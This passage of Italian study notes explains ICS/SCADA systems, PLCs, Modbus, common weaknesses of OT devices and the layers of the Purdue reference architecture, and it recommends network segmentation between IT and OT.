
- Macchine che estrudono pasta per creare maccheroni secchi da confezionare.
-

Esempio ICS: SCADA (Supervisory Control and Data Acquisition):

- Include più dispositivi monitorati da microcontroller (es. PLC, Programmable Logic Controllers).
- Ogni microcontroller ha un computer supervisore che legge dati dal PLC.
- L'intero sistema SCADA è multi-livello (**Figura 15.24**), parte del **modello Purdue**.
- Al vertice: computer con operatore (HID, Human Interface Device, o HMI, Human-Machine Interface).

Ogni PLC ha registri leggibili e scrivibili tramite un **protocollo di interazione**, es:

- Modbus**, nato per interfacce seriali, ora funziona anche su TCP/IP.



Problemi ICS/SCADA e OT:

- Dispositivi fragili, progettati per compiti specifici, poco potenti, gestiscono male le anomalie.
- Implementazione scarsa di autenticazione forte e access control.
- Uso di **username/password di default**.
- In origine non erano connessi, quindi serviva accesso fisico per attacchi; ora sono in rete per comodità di gestione (es. HMI accessibili da remoto).

Con controlli deboli:

- Un attaccante in rete può leggere dai PLC per capire cosa accade,
 - Può scrivere sui PLC per causare comportamenti anomali,
 - Nei servizi utility, può causare interruzioni significative.
-

The Purdue Model

Conosciuto anche come **Purdue Enterprise Reference Architecture**, guida il design delle reti in **computer-integrated manufacturing (CIM)** per automatizzare le operazioni.

- Separa l'OT dall'IT per proteggere dispositivi fragili (PLC e relativi monitor/controller), mantenendo costi di gestione sostenibili.
-

Figura 15.25 Purdue Enterprise Reference Architecture:

- **Livello 0 (Physical Process Zone):** sensori e attuatori per la produzione.
 - **Livello 1:** dispositivi intelligenti che interfacciano sensori/attuatori (PLC, RTU).
 - **Control Systems Zone:** comunica con PLC/RTU (SCADA, HMI).
 - **Site Operations/Control Layer:** sistemi di gestione operazioni produttive (MOM, MES).
-

Sopra questi livelli ci sono i livelli **IT**:

- Si raccomanda segmentazione o DMZ tra IT e OT,
- Idealmente l'OT sarebbe isolato (**air-gapped**), ma oggi non è pratico.

Livelli IT forniscono:

- IAM centralizzato,
 - Database server per operazioni,
 - Dashboard/reporting.
-

Sfida moderna:

Gli OT sono spesso dispositivi IoT, difficile segmentarli completamente secondo il modello Purdue.

- Tuttavia, segmentare in zone distinte resta essenziale per proteggere sistemi fragili o sensibili.
-

Summary

- Il **cloud computing** è l'evoluzione dell'outsourcing IT, con provider che offrono servizi a diversi livelli: